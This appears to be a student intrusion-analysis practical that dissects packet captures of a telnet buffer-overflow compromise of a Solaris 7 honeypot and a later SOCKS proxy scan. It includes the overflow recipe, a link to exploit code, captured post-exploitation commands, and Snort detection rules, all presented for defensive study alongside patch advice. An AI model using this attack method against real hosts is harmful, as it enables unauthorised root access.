192(3) ack 257 win 6432 [telnet WONT BINARY] (DF) (ttl 51, id 33257, len 43)
0x0000   4500 002b 81e9 4000 3306 60e0 1e1e 1e1e        E..+..@.3.`.....
0x0010   aaaa aaaa 818d 0017 b0f4 6d10 2a7e 0c70        Dd........m.*~.p
0x0020   5018 1920 5b11 0000 fffc 0000 0000            P...[.........
03/14/2004 22:56:37.421929 10.10.10.10.23 > 30.30.30.30.33165: P [tcp sum ok] 257:
260(3) ack 192 win 10164 [telnet DONT BINARY] (DF) (ttl 255, id 1176, len 43)
0x0000   4500 002b 0498 4000 ff06 1231 aaaa aaaa        E..+..@....1Dd..
0x0010   1e1e 1e1e 0017 818d 2a7e 0c70 b0f4 6d13        ........*~.p..m.
0x0020   5018 27b4 4c78 0000 fffe 0000 00dd            P.'.Lx........
03/14/2004 22:56:37.579479 30.30.30.30.33165 > 10.10.10.10.23: . [tcp sum ok] ack
260 win 6432 (DF) (ttl 51, id 33258, len 40)
0x0000   4500 0028 81ea 4000 3306 60e2 1e1e 1e1e        E..(..@.3.`.....
0x0010   aaaa aaaa 818d 0017 b0f4 6d13 2a7e 0c73        Dd........m.*~.s
0x0020   5010 1920 5b13 0000 0000 0000 0000            P...[.........
03/14/2004 22:56:37.581354 10.10.10.10.23 > 30.30.30.30.33165: P [tcp sum ok] 260:
322(62) ack 192 win 10164 (DF) (ttl 255, id 1177, len 102)
0x0000   4500 0066 0499 4000 ff06 11f5 aaaa aaaa        E..f..@.....Dd..
0x0010   1e1e 1e1e 0017 818d 2a7e 0c73 b0f4 6d13        ........*~.s..m.
```

```
0x0020   5018 27b4 b55e 0000 5375 6e20 4d69 6372        P.'..^..Sun.Micr
0x0030   6f73 7973 7465 6d73 2049 6e63 2e20 2020        osystems.Inc....
0x0040   5375 6e4f 5320 352e 3720 2020 2020 2020        SunOS.5.7.......
0x0050   4765 6e65 7269 6320 4f63 746f 6265 7220        Generic.October.
0x0060   3139 3938 0d0a                                 1998..
03/14/2004 22:56:37.737600 30.30.30.30.33165 > 10.10.10.10.23: . [tcp sum ok] ack
322 win 6432 (DF) (ttl 51, id 33259, len 40)
0x0000   4500 0028 81eb 4000 3306 60e1 1e1e 1e1e        E..(..@.3.`.....
0x0010   aaaa aaaa 818d 0017 b0f4 6d13 2a7e 0cb1        Dd........m.*~..
0x0020   5010 1920 5ad5 0000 0000 0000 0000             P...Z.........
03/14/2004 22:56:37.752457 10.10.10.10.23 > 30.30.30.30.33165: P [tcp sum ok] 322:
333(11) ack 192 win 10164 (DF) (ttl 255, id 1178, len 51)
0x0000   4500 0033 049a 4000 ff06 1227 aaaa aaaa        E..3..@....'Dd..
0x0010   1e1e 1e1e 0017 818d 2a7e 0cb1 b0f4 6d13        ........*~....m.
0x0020   5018 27b4 2866 0000 626c 6163 6b68 6f6c        P.'.(f..blackhol
0x0030   6523 20                                        e#.
03/14/2004 22:56:37.949439 30.30.30.30.33165 > 10.10.10.10.23: . [tcp sum ok] ack
333 win 6432 (DF) (ttl 51, id 33260, len 40)
0x0000   4500 0028 81ec 4000 3306 60e0 1e1e 1e1e        E..(..@.3.`.....
0x0010   aaaa aaaa 818d 0017 b0f4 6d13 2a7e 0cbc        Dd........m.*~..
0x0020   5010 1920 5aca 0000 0000 0000 0000             P...Z.........
03/14/2004 22:56:38.392496 30.30.30.30.33165 > 10.10.10.10.23: P [tcp sum ok] 192:
218(26) ack 333 win 6432 (DF) (ttl 51, id 33261, len 66)
0x0000   4500 0042 81ed 4000 3306 60c5 1e1e 1e1e        E..B..@.3.`.....
0x0010   aaaa aaaa 818d 0017 b0f4 6d13 2a7e 0cbc        Dd........m.*~..
0x0020   5018 1920 980e 0000 6364 202f 3b20 6964        P.......cd./;.id
0x0030   3b20 7077 643b 2075 6e61 6d65 202d 613b        ;.pwd;.uname.-a;
0x0040   0d0a                                           ..
03/14/2004 22:56:38.394429 10.10.10.10.23 > 30.30.30.30.33165: P [tcp sum ok] 333:
359(26) ack 218 win 10164 (DF) (ttl 255, id 1179, len 66)
0x0000   4500 0042 049b 4000 ff06 1217 aaaa aaaa        E..B..@.....Dd..
0x0010   1e1e 1e1e 0017 818d 2a7e 0cbc b0f4 6d2d        ........*~....m-
0x0020   5018 27b4 8960 0000 6364 202f 3b20 6964        P.'..`..cd./;.id
0x0030   3b20 7077 643b 2075 6e61 6d65 202d 613b        ;.pwd;.uname.-a;
0x0040   0d0a                                           ..
03/14/2004 22:56:38.511273 30.30.30.30.33165 > 10.10.10.10.23: . [tcp sum ok] ack
359 win 6432 (DF) (ttl 51, id 33262, len 40)
0x0000   4500 0028 81ee 4000 3306 60de 1e1e 1e1e        E..(..@.3.`.....
0x0010   aaaa aaaa 818d 0017 b0f4 6d2d 2a7e 0cd6        Dd........m-*~..
0x0020   5010 1920 5a96 0000 0000 0000 0000             P...Z.........
03/14/2004 22:56:38.512648 10.10.10.10.23 > 30.30.30.30.33165: P [tcp sum ok] 359:
470(111) ack 218 win 10164 (DF) (ttl 255, id 1180, len 151)
0x0000   4500 0097 049c 4000 ff06 11c1 aaaa aaaa        E.....@.....Dd..
0x0010   1e1e 1e1e 0017 818d 2a7e 0cd6 b0f4 6d2d        ........*~....m-
0x0020   5018 27b4 2e13 0000 7569 643d 3028 726f        P.'.....uid=0(ro
0x0030   6f74 2920 6769 643d 3128 6f74 6865 7229        ot).gid=1(other)
0x0040   0d0a 2f0d 0a53 756e 4f53 2062 6c61 636b        ../..SunOS.black
0x0050   686f 6c65 2035 2e37 2047 656e 6572 6963        hole.5.7.Generic
0x0060   5f31 3036 3534 312d 3038 2073 756e 346d        _106541-08.sun4m
0x0070   2073 7061 7263 2053 554e 572c 5350 4152        .sparc.SUNW,SPAR
0x0080   4373 7461 7469 6f6e 2d34 0d0a 626c 6163        Cstation-4..blac
0x0090   6b68 6f6c 6523 20                              khole#.
03/14/2004 22:56:38.632487 30.30.30.30.33165 > 10.10.10.10.23: . [tcp sum ok] ack
470 win 6432 (DF) (ttl 51, id 33263, len 40)
0x0000   4500 0028 81ef 4000 3306 60dd 1e1e 1e1e        E..(..@.3.`.....
0x0010   aaaa aaaa 818d 0017 b0f4 6d2d 2a7e 0d45        Dd........m-*~.E
470(111) ack 218 win 10164 (DF) (ttl 255, id 1180, len 151)
0x0000   4500 0097 049c 4000 ff06 11c1 aaaa aaaa        E.....@.....Dd..
0x0010   1e1e 1e1e 0017 818d 2a7e 0cd6 b0f4 6d2d        ........*~....m-
0x0020   5018 27b4 2e13 0000 7569 643d 3028 726f        P.'.....uid=0(ro
0x0030   6f74 2920 6769 643d 3128 6f74 6865 7229        ot).gid=1(other)
0x0040   0d0a 2f0d 0a53 756e 4f53 2062 6c61 636b        ../..SunOS.black
0x0050   686f 6c65 2035 2e37 2047 656e 6572 6963        hole.5.7.Generic
0x0060   5f31 3036 3534 312d 3038 2073 756e 346d        _106541-08.sun4m
0x0070   2073 7061 7263 2053 554e 572c 5350 4152        .sparc.SUNW,SPAR
0x0080   4373 7461 7469 6f6e 2d34 0d0a 626c 6163        Cstation-4..blac
0x0090   6b68 6f6c 6523 20                              khole#.
```

The raw tcpdump logs provide us with a very detailed view of what exactly happened. You can see the first packet in this data corresponds to the data shown by Idabench. There is a very slight difference in the timestamp between the Idabench data and the first tcpdump packet; however, this difference is small enough that it can be safely disregarded. This packet is the initial packet sent by the attacker, a TCP-SYN request to connect to the telnet service on port 23. The next packet shown occurs very quickly after and it is the SYN-ACK response from my machine to the attacker's, indicating that it is listening on port 23. Finally, the attacker's system sends the final packet needed to establish the connection(TCP-ACK).

Taking a look a bit further along the packet trace, we see something strange happen at `22:56:37.105023`. The attacker sends a long string of the character "c" towards my machine at 10.10.10.10. This appears to be a buffer overflow attack against the telnet service. My system responds and echoes the data and shortly after declares that it is running SunOS 5.7. My router at 10.10.10.1 passes along the echo message to the attacker. There is a bit more exchange and then it appears that at `22:56:37.581354` my system provides full details on what version of SunOS it is running. The attacker responds and my system then sends along a prompt(blackhole#). The activity continues and at `22:56:37.392496` we see the attacker send commands of: cd/;id;pwd;uname –a. This is looking to be very bad as the attacker is moving into the root directory, confirming privileges(via the id command), and checking the path. The uname –a command also provides the current hardware platform, the name of the system, the current release level, the name of the implementation and the version level[2]. My system provides this information happily. At `22:56:38.512648`, the payload data contained in the response triggers the ATTACK-RESPONSES Snort alert as Snort detects the uid of root in the packet. The attacker now has achieved a remote root shell on blackhole.

This attack appears to have succeeded, as evidenced by the alert generated by Snort. The attacker has gained a root shell by utilizing a buffer overflow against the telnet service on Solaris 7. The attacker returned the next morning, most likely leveraging the same exploit as shown by this alert:

2004-03-15 10:17:47	[snort] ATTACK-RESPONSES id check returned root

I cannot be completely sure that the same exploit was used when this alert was triggered as the rule that triggered this rule is very loose and not specific.
I have also seen some further attempts at malicious activity as the system logs show an attempt to send mail to an email address corresponding to the attacker's top-level domain.

```
Mar 15 10:28:27 blackhole sendmail[3164]: KAA03153: to=user@unknown.xxx, ctladdr=root (0/1), delay=00:00:01, xdelay
=00:00:01, mailer=relay, relay=mailhost., stat=Host unknown (Name server: mailhost.: host not found
```

Most likely this attacker was attempting to mail the password file to themselves as a way to leverage later access. If the mail had been sent, they most likely would have cracked the password file. Sendmail is not configured properly and thus this mail will never be sent. I suspect that this attacker would also attempt to patch the hole to prevent other malicious users from accessing his/her new prize. Of course, they could have avoided all of the additional time needed to crack the password file and simply created a new user for themselves with root privileges. If the system had been patched by the attacker and they had a user account set up for themselves, then they would still retain access. Perhaps they sought to not arouse too much suspicion by creating a new privileged account or possibly don't know Solaris 7 well enough to perform this task. Another possibility is that the attacker might have wished to use my system as a mail relay. Any attempts to utilize this system as an open relay would fail as Sendmail is not configured. The attacker would need to take care of configuring a mail transfer agent in order to utilize blackhole for this purpose.

Correlations:

While the ATTACK-RESPONSES portion of this attack does not have a specific CVE entry assigned to it, an advisory for this was put out on 2002-10-02 by Secunia[3]. I have provided the link to the CVE entry for Telnet access in the Description of the Attack section previous to this. There was an update to an issue on Solaris systems dealing with this. Secunia points to an older advisory, the TTYPROMPT vulnerability, which had been released in January 2002.

As mentioned in the Description of the attack, this attack works by sending a username followed by a string of 64 "c"s and then a "\n" character. I have been able to locate exploit code for this attack and it is available at:

http://packetstormsecurity.org/0210-exploits/telnet.c (25 Mar 2004)

The code is very concise and also acknowledges the TTYPROMPT remote exploit. SecurityFocus had released an advisory on this as well, published on January 18, 2002[4]. In the Solutions section of this advisory, there is a link pointing to a patch for this issue[5]. By patching against the older TTYPROMPT vulnerability, one can successfully avoid this nasty exploit as well.

Evidence of active targeting:

This attack is most likely a targeted attack due to the very specific nature of this exploit. The exploit code that I have reviewed is written for the SPARC architecture and older versions of Solaris. I have only one public IP available and thus cannot present any supporting Horizontal scan activity for this occurrence. I have no way of knowing if others using the same ISP as myself were targeted specifically or were hit by a broad scan for tcp/23. I would speculate that the attacker used some sort of automated tool to scan a large netblock for systems listening for Telnet connections. The tool possibly performed banner grabbing in order to generate a list of vulnerable systems. I would speculate that upon finding that my system was running a possibly vulnerable version of SunOS, the tool then launched this exploit.

Severity:

Severity is calculated using this formula:

(Criticality + Lethality) – (System countermeasures + Network countermeasures)

Criticality = 1:

The firewall is forwarding tcp/23 to a Solaris 7 machine that is not providing any network services for my home network. It has been placed in to service specifically to serve as a target for attacks.

Lethality = 5:

This exploit attempt resulted in complete compromise of the targeted system and provided the attacker with a remote root shell very quickly. This is an out-of-the-box install of Solaris 7 and the hole used to gain root access has existed for over two years.

System countermeasures = 1:

The system is running an unpatched version of Solaris 7. The Solaris system is not running any host-based packet filter and is listening on tcp/23. Running a host-based packet filter would not have prevented this exploit from succeeding as the system has never been patched for this flaw. I have also configured this machine to allow remote root login specifically to allow blackhole to be hacked more easily. Solaris has this disabled by default.

Network countermeasures = 1:

The firewall is configured to forward all tcp/23 traffic to a Solaris 7 system that is listening on tcp/23. There is no attempt to block any traffic of this type by the firewall.

Total score = 4

Defensive Recommendations:

This attack can easily be prevented by keeping the system up to date with current patches. As mentioned previously, this flaw has been known of for over two years and SUN has released a patch to address this issue[5]. Users should download and patch their system according to the instructions posted by Sun in order to prevent malicious access via this method. One might also run ssh instead of Telnet, but due diligence is required here as well as there have been several recent vulnerabilities released pertaining to ssh[6]. If you were to run ssh you would still need to make sure that the system had the most recent patches to keep the daemon from being exploited.

The rule that alerted on this exploit is not very specific as it can fire under many circumstances. I have been able to locate a signature that will fire when the IDS detects the text TTYPROMPT. There is a thread on this available at:

http://www.geocrawler.com/archives/3/6752/2002/10/0/9869456/ (25 Mar 2004)

I have written a custom signature that is geared towards detecting this particular attack. This alert rule will fire when it detects a string of 64 “c”s destined for the Telnet servers on the protected network specified in the snort.conf file. The letter “c” has been presented in the rule in hex format:

```
alert tcp $EXTERNAL_NET any -> $TELNET_SERVERS 23 (msg:"telnet overflow";
flow:to_server,established; content:"|6320 6320 6320 6320 6320 6320 6320 6320 6320 6320 6320 6320
6320 6320 6320 6320 6320 6320 6302 6320 6320 6320 6320 6320 6320 6320 6320 6320 6320 6320 6320
6320 6320 6320 6320 6320 6320 6320 6302 6320 6320 6320 6320 6320 6320 6320 6320 6320 6320 6320
6320 6320 6320 6320 6320 6320 6320 6320 6320 6320 6320 6320 6320 6320|"; classtype:attempted-
admin;)
```

When this rule fires off it will be identified in the ACID console as:

```
[snort] Snort Alert [1:0:0]
```

The reason that the name of “telnet overflow” does not appear here is that there is no corresponding SID that I could reference. As such, the name that I have given it is not displayed. One could correct this problem by creating a custom sid-msg.map file that corresponds to their own purposes.

<u>Multiple Choice Question:</u>

What is the best way to protect against this exploit if you still wish to run the Telnet daemon?

(a) Block all inbound request to tcp/23
(b) Get the most recent patches for Solaris 7
(c) Allow remote root login
(d) Run a properly configured Sendmail daemon

The correct response is (b). If you plan to run telnetd, be sure to keep your version of Solaris up to date with the most recent patches.

<u>Part II Trace 2 References:</u>

1. http://www.snort.org/snort-db/sid.html?sid=498
2. man page for uname (man uname).
3. http://secunia.com/advisories/7196/ (25 Mar 2004).
4. http://www.securityfocus.com/bid/5531 (25 Mar 2004).

5. Sun Solaris 7.0 patch:
   Sun Patch 107475-04
   http://sunsolve.sun.com (25 Mar 2004).
6. http://secunia.com/advisories/search/score/?search=openssh (25 Mar 2004).

Trace #3: TCP Connections to port 1080

Source of trace:

This trace is taken from the incidents.org raw log files and is dated 2002.5.10. It is available from the following URL:

http://www.incidents.org/logs/Raw/2002.5.10

No information is provided regarding the devices in the network nor its layout. All logs have been sanitized and the IP addresses of the protected network space have been "munged."[1]

Here is a sample of the trace that I had run through tcpdump with a custom filter file. I ran this command:

tcpdump -n -r 2002.5.10 -tttt -v -X -F filter.sans

```
06/10/2002 11:47:36.994488 64.228.63.154.41554 > 46.5.177.53.1080: S [bad tcp cksum f7fa!] 913900030:913900030(0)
win 5840 <mss 1460,sackOK,timestamp 162111066 0,nop,wscale 0> (DF) (ttl 50, id 40868, len 60, bad cksum 4e67!)
0x0000   4500 003c 9fa4 4000 3206 4e67 40e4 3f9a        E..<..@.2.Ng@.?.
0x0010   2e05 b135 a252 0438 3679 01fe 0000 0000        ...5.R.86y......
0x0020   a002 16d0 4f81 0000 0204 05b4 0402 080a        ....O...........
0x0030   09a9 9e5a 0000 0000 0103 0300                  ...Z........
06/10/2002 11:47:39.984488 64.228.63.154.41554 > 46.5.177.53.1080: S [bad tcp cksum f7fa!] 913900030:913900030(0)
win 5840 <mss 1460,sackOK,timestamp 162111366 0,nop,wscale 0> (DF) (ttl 50, id 40869, len 60, bad cksum 4e66!)
0x0000   4500 003c 9fa5 4000 3206 4e66 40e4 3f9a        E..<..@.2.Nf@.?.
0x0010   2e05 b135 a252 0438 3679 01fe 0000 0000        ...5.R.86y......
0x0020   a002 16d0 4e55 0000 0204 05b4 0402 080a        ....NU..........
0x0030   09a9 9f86 0000 0000 0103 0300                  ............
06/10/2002 11:47:46.004488 64.228.63.154.41554 > 46.5.177.53.1080: S [bad tcp cksum f7fa!] 913900030:913900030(0)
win 5840 <mss 1460,sackOK,timestamp 162111966 0,nop,wscale 0> (DF) (ttl 50, id 40870, len 60, bad cksum 4e65!)
0x0000   4500 003c 9fa6 4000 3206 4e65 40e4 3f9a        E..<..@.2.Ne@.?.
0x0010   2e05 b135 a252 0438 3679 01fe 0000 0000        ...5.R.86y......
0x0020   a002 16d0 4bfd 0000 0204 05b4 0402 080a        ....K...........
0x0030   09a9 a1de 0000 0000 0103 0300                  ............
06/10/2002 11:47:47.234488 64.228.63.154.44086 > 46.5.177.53.1080: S [bad tcp cksum f7fa!] 927796194:927796194(0)
win 5840 <mss 1460,sackOK,timestamp 162112066 0,nop,wscale 0> (DF) (ttl 50, id 43424, len 60, bad cksum 446b!)
0x0000   4500 003c a9a0 4000 3206 446b 40e4 3f9a        E..<..@.2.Dk@.?.
0x0010   2e05 b135 ac36 0438 374d 0be2 0000 0000        ...5.6.87M......
0x0020   a002 16d0 36fd 0000 0204 05b4 0402 080a        ....6...........
0x0030   09a9 a242 0000 0000 0103 0300                  ...B........
06/10/2002 11:47:50.254488 64.228.63.154.44086 > 46.5.177.53.1080: S [bad tcp cksum f7fa!] 927796194:927796194(0)
win 5840 <mss 1460,sackOK,timestamp 162112366 0,nop,wscale 0> (DF) (ttl 50, id 43425, len 60, bad cksum 446a!)
0x0000   4500 003c a9a1 4000 3206 446a 40e4 3f9a        E..<..@.2.Dj@.?.
0x0010   2e05 b135 ac36 0438 374d 0be2 0000 0000        ...5.6.87M......
0x0020   a002 16d0 35d1 0000 0204 05b4 0402 080a        ....5...........
0x0030   09a9 a36e 0000 0000 0103 0300                  ...n........
06/10/2002 11:47:56.004488 64.228.63.154.44086 > 46.5.177.53.1080: S [bad tcp cksum f7fa!] 927796194:927796194(0)
win 5840 <mss 1460,sackOK,timestamp 162112966 0,nop,wscale 0> (DF) (ttl 50, id 43426, len 60, bad cksum 4469!)
0x0000   4500 003c a9a2 4000 3206 4469 40e4 3f9a        E..<..@.2.Di@.?.
0x0010   2e05 b135 ac36 0438 374d 0be2 0000 0000        ...5.6.87M......
0x0020   a002 16d0 3379 0000 0204 05b4 0402 080a        ....3y..........
```

```
0x0030   09a9 a5c6 0000 0000 0103 0300                 ............
06/10/2002 11:47:56.994488 64.228.63.154.46539 > 46.5.177.53.1080: S [bad tcp cksum f7fa!] 935018007:935018007(0)
win 5840 <mss 1460,sackOK,timestamp 162113066 0,nop,wscale 0> (DF) (ttl 50, id 38973, len 60, bad cksum 55ce!)
0x0000   4500 003c 983d 4000 3206 55ce 40e4 3f9a        E..<.=@.2.U.@.?.
0x0010   2e05 b135 b5cb 0438 37bb 3e17 0000 0000        ...5...87.>.....
0x0020   a002 16d0 f6dc 0000 0204 05b4 0402 080a        ................
0x0030   09a9 a62a 0000 0000 0103 0300                 ...*........
06/10/2002 11:48:00.104488 64.228.63.154.46539 > 46.5.177.53.1080: S [bad tcp cksum f7fa!] 935018007:935018007(0)
win 5840 <mss 1460,sackOK,timestamp 162113366 0,nop,wscale 0> (DF) (ttl 50, id 38974, len 60, bad cksum 55cd!)
0x0000   4500 003c 983e 4000 3206 55cd 40e4 3f9a        E..<.>@.2.U.@.?.
0x0010   2e05 b135 b5cb 0438 37bb 3e17 0000 0000        ...5...87.>.....
0x0020   a002 16d0 f5b0 0000 0204 05b4 0402 080a        ................
0x0030   09a9 a756 0000 0000 0103 0300                 ...V........
06/10/2002 11:48:06.134488 64.228.63.154.46539 > 46.5.177.53.1080: S [bad tcp cksum f7fa!] 935018007:935018007(0)
win 5840 <mss 1460,sackOK,timestamp 162113966 0,nop,wscale 0> (DF) (ttl 50, id 38975, len 60, bad cksum 55cc!)
0x0000   4500 003c 983f 4000 3206 55cc 40e4 3f9a        E..<.?@.2.U.@.?.
0x0010   2e05 b135 b5cb 0438 37bb 3e17 0000 0000        ...5...87.>.....
0x0020   a002 16d0 f358 0000 0204 05b4 0402 080a        .....X..........
0x0030   09a9 a9ae 0000 0000 0103 0300                 ............
06/10/2002 11:48:07.094488 64.228.63.154.49139 > 46.5.177.53.1080: S [bad tcp cksum f7fa!] 945554312:945554312(0)
win 5840 <mss 1460,sackOK,timestamp 162114066 0,nop,wscale 0> (DF) (ttl 50, id 43418, len 60, bad cksum 4471!)
0x0000   4500 003c a99a 4000 3206 4471 40e4 3f9a        E..<..@.2.Dq@.?.
0x0010   2e05 b135 bff3 0438 385c 0388 0000 0000        ...5...88\......
0x0020   a002 16d0 22bb 0000 0204 05b4 0402 080a        ...."...........
0x0030   09a9 aa12 0000 0000 0103 0300                 ............
06/10/2002 11:48:09.994488 64.228.63.154.49139 > 46.5.177.53.1080: S [bad tcp cksum f7fa!] 945554312:945554312(0)
win 5840 <mss 1460,sackOK,timestamp 162114366 0,nop,wscale 0> (DF) (ttl 50, id 43419, len 60, bad cksum 4470!)
0x0000   4500 003c a99b 4000 3206 4470 40e4 3f9a        E..<..@.2.Dp@.?.
0x0010   2e05 b135 bff3 0438 385c 0388 0000 0000        ...5...88\......
0x0020   a002 16d0 218f 0000 0204 05b4 0402 080a        ....!...........
0x0030   09a9 ab3e 0000 0000 0103 0300                 ...>........
06/10/2002 11:48:16.174488 64.228.63.154.49139 > 46.5.177.53.1080: S [bad tcp cksum f7fa!] 945554312:945554312(0)
win 5840 <mss 1460,sackOK,timestamp 162114966 0,nop,wscale 0> (DF) (ttl 50, id 43420, len 60, bad cksum 446f!)
0x0000   4500 003c a99c 4000 3206 446f 40e4 3f9a        E..<..@.2.Do@.?.
0x0010   2e05 b135 bff3 0438 385c 0388 0000 0000        ...5...88\......
0x0020   a002 16d0 1f37 0000 0204 05b4 0402 080a        .....7..........
0x0030   09a9 ad96 0000 0000 0103 0300                 ............
06/10/2002 11:48:17.604488 64.228.63.154.51449 > 46.5.177.53.1080: S [bad tcp cksum f7fa!] 953422564:953422564(0)
win 5840 <mss 1460,sackOK,timestamp 162115066 0,nop,wscale 0> (DF) (ttl 50, id 48926, len 60, bad cksum 2eed!)
0x0000   4500 003c bf1e 4000 3206 2eed 40e4 3f9a        E..<..@.2...@.?.
0x0010   2e05 b135 c8f9 0438 38d4 12e4 0000 0000        ...5...88.......
0x0020   a002 16d0 05f9 0000 0204 05b4 0402 080a        ................
0x0030   09a9 adfa 0000 0000 0103 0300                 ............
06/10/2002 11:48:20.004488 64.228.63.154.51449 > 46.5.177.53.1080: S [bad tcp cksum f7fa!] 953422564:953422564(0)
win 5840 <mss 1460,sackOK,timestamp 162115366 0,nop,wscale 0> (DF) (ttl 50, id 48927, len 60, bad cksum 2eec!)
0x0000   4500 003c bf1f 4000 3206 2eec 40e4 3f9a        E..<..@.2...@.?.
0x0010   2e05 b135 c8f9 0438 38d4 12e4 0000 0000        ...5...88.......
0x0020   a002 16d0 04cd 0000 0204 05b4 0402 080a        ................
0x0030   09a9 af26 0000 0000 0103 0300                 ...&........
06/10/2002 11:48:26.014488 64.228.63.154.51449 > 46.5.177.53.1080: S [bad tcp cksum f7fa!] 953422564:953422564(0)
win 5840 <mss 1460,sackOK,timestamp 162115966 0,nop,wscale 0> (DF) (ttl 50, id 48928, len 60, bad cksum 2eeb!)
0x0000   4500 003c bf20 4000 3206 2eeb 40e4 3f9a        E..<..@.2...@.?.
0x0010   2e05 b135 c8f9 0438 38d4 12e4 0000 0000        ...5...88.......
0x0020   a002 16d0 0275 0000 0204 05b4 0402 080a        .....u..........
0x0030   09a9 b17e 0000 0000 0103 0300                 ...~........
06/10/2002 11:48:26.994488 64.228.63.154.53744 > 46.5.177.53.1080: S [bad tcp cksum f7fa!] 959964502:959964502(0)
win 5840 <mss 1460,sackOK,timestamp 162116066 0,nop,wscale 0> (DF) (ttl 50, id 21684, len 60, bad cksum 9957!)
0x0000   4500 003c 54b4 4000 3206 9957 40e4 3f9a        E..<T.@.2..W@.?.
0x0010   2e05 b135 d1f0 0438 3937 e556 0000 0000        ...5...897.V....
0x0020   a002 16d0 2644 0000 0204 05b4 0402 080a        ....&D..........
0x0030   09a9 b1e2 0000 0000 0103 0300                 ............
06/10/2002 11:48:30.004488 64.228.63.154.53744 > 46.5.177.53.1080: S [bad tcp cksum f7fa!] 959964502:959964502(0)
win 5840 <mss 1460,sackOK,timestamp 162116366 0,nop,wscale 0> (DF) (ttl 50, id 21685, len 60, bad cksum 9956!)
0x0000   4500 003c 54b5 4000 3206 9956 40e4 3f9a        E..<T.@.2..V@.?.
0x0010   2e05 b135 d1f0 0438 3937 e556 0000 0000        ...5...897.V....
0x0020   a002 16d0 2518 0000 0204 05b4 0402 080a        ....%...........
0x0030   09a9 b30e 0000 0000 0103 0300                 ............
06/10/2002 11:48:35.994488 64.228.63.154.53744 > 46.5.177.53.1080: S [bad tcp cksum f7fa!] 959964502:959964502(0)
win 5840 <mss 1460,sackOK,timestamp 162116966 0,nop,wscale 0> (DF) (ttl 50, id 21686, len 60, bad cksum 9955!)
0x0000   4500 003c 54b6 4000 3206 9955 40e4 3f9a        E..<T.@.2..U@.?.
```

```
0x0010   2e05 b135 d1f0 0438 3937 e556 0000 0000        ...5...897.V....
0x0020   a002 16d0 22c0 0000 0204 05b4 0402 080a        ...."..........
0x0030   09a9 b566 0000 0000 0103 0300                  ...f........
```

Detect was generated by:

The detect was created by Snort running in binary logging mode and the information presented is only that which violates the rule set being used[1]. There is no mention of the ruleset being utilized nor any other pertinent information regarding the execution of Snort and switches used. The location of the Snort sensor in regards to traffic flow is also not provided. Based upon the information gathered in my analysis, I suspect that the Snort rule that triggered an alert here is:

```
alert tcp $EXTERNAL_NET any -> $HOME_NET 1080 (msg:"SCAN SOCKS Proxy attempt"; stateless; flags:S,12;
reference:url,help.undernet.org/proxyscan/; classtype:attempted-recon; sid:615; rev:5;)
```

This alert is taken directly from the scan.rules file included with Snort. The attacker is sending TCP-SYN packets to port 1080 on the destination host, as such this rule will fire when the destination host is part of the protected network, $HOME_NET, specified in the snort.conf file or via a command line switch(-h).

Probability that source IP was spoofed:

The probability that the source IP was spoofed in this case is very low. The reason for this is that when a malicious user is attempting reconnaissance work of this type, they need to receive a response back from the other side of the connection. This is a scan for an open proxy listening on tcp/1080. TCP communication requires a synchronization between parties before it will establish a successful connection. If the attacker had spoofed their source IP, they would most likely never receive a SYN-ACK packet back and thus would not know if the remote host were listening on tcp/1080. Of course, there is a very small chance that this source IP was spoofed. If the malicious user had control of a router in between the spoofed IP and the destination target they could use information taken from it to predict the TCP sequence/acknowledgement numbers and in that way establish a connection. This is a form of a man-in-the-middle attack[2]. However, it is much more likely that this source IP has not been spoofed given the amount of expertise and control needed to pull off the mentioned strategy.

Description of the attack:

This attack is a very simple but commonly observed one in today's environment. The attacker is looking for hosts that are listening on tcp/1080 running misconfigured run proxy services. The attacker in this case is searching for an open SOCKS proxy. The goal of this attack is to locate a system that is offering proxy services and then utilize this host to surf the Internet anonymously or possibly to relay mail. Once a suitable system is located, any web surfing that the malicious user performs will appear to originate from the host system. This goes the same for any mail sent. The source address of 64.228.63.154 is one located in Canada as shown by this whois query:

```
Bell Canada BELLCANADA-5 (NET-64-228-0-0-1)
            64.228.0.0 - 64.231.255.255
Sympatico SYMP20001-CA (NET-64-228-32-0-1)
            64.228.32.0 - 64.228.63.255
```

An nslookup against this source IP produces:

```
Name:    Toronto-ppp3528205.sympatico.ca
Address:  64.228.63.154
```

Based upon the DNS name associated with this IP; one would speculate that this is a dialup user, based solely upon the presence of the ppp in the name. PPP connections are typically associated with dial-up accounts. Though this could be a broadband connection using PPPoE or PPPoA, it is more likely that it is a dialup account. Dialup accounts are cheap and readily available and are a favorite of evil netziens. Indeed, when one visits http://www.sympatico.ca (25 Mar 2004), you'll find that this is Canada's most popular online service provider. This company offers high speed as well as dialup connections. Based upon the name discovered while running a DNS lookup, we can assume that this user is located in the Toronto area.

This search for an open proxy always hit the same host and the attacker continued to send SYN packets for about 1 minute. The attack most likely ceased after there was no SYN-ACK sent back, though we cannot be completely sure of this as we would need more logs. If it was the case that there was no SYN-ACK sent back the target host was not listening on tcp/1080 or possibly a filter was in place to block this response. I would speculate that the SYN-ACK if sent back did not reach the attacker as upon receiving it, they would have responded with an ACK packet to complete the connection and begin usage of the open proxy. Based upon the ttl value of 50, I would speculate that the attacker is running one of the following OSes: Solaris 2.8, OS/2, MacOS, Linux, or possibly FreeBSD 2.1R[3].

Another possibility here is that the attacker was searching for an open proxy with which to route spam through. This technique is becoming very popular as it provides the spammer a bit more anonymity than the old method of connecting straight to an open relay. I found a great write up on the Evolution of Spam Methodology from Lurhq, available at:

http://www.lurhq.com/sobig.html (25 Mar 2004)

The write up is mainly about Sobig, but it does a good job at explaining how spam arrives in mailboxes on a daily basis.

Attack mechanism:

There are many ways that a user could attempt to locate an open proxy. One might use the popular port scanning tool by Fyodor nmap[4] or possibly a legacy tool such as strobe[5]. Realistically speaking any tool that can identify if a remote system is listening on tcp/1080 can be used in locate a SOCKS proxy. Note how the Sequence number in the SYN packets stays constant for three attempts and then changes. This type of behavior leads me to believe an automated tool was being utilized.

Correlations:

This type of scan is quite common and has been so for some time. A quick visit to http://www.incidents.org shows that port 1080 is listed on the list of the top attacked ports. Here is a decent thread where a user asks a question about any vulnerabilities pertaining to tcp/1080:

http://archives.neohapsis.com/archives/nfr-wizards/1998/08/0129.html (25 Mar 2004)

The replies state that these scans happen all the time. This post was made in 1998, a few years before this log file is dated; however, here is another thread asking about an increase in scans for 1080 posted in 2003:

http://cert.uni-stuttgart.de/archive/intrusions/2003/09/msg00084.html (25 Mar 2004)

It is not always necessary for a user to perform a scan to locate an open proxy as there are many sites that maintain lists of misconfigured proxies on a daily basis[6].

I was also able to locate several posts relating to this type of activity at:

http://www.mail-archive.com/qpsmtpd@perl.org/msg00271.html (25 Mar 2004)
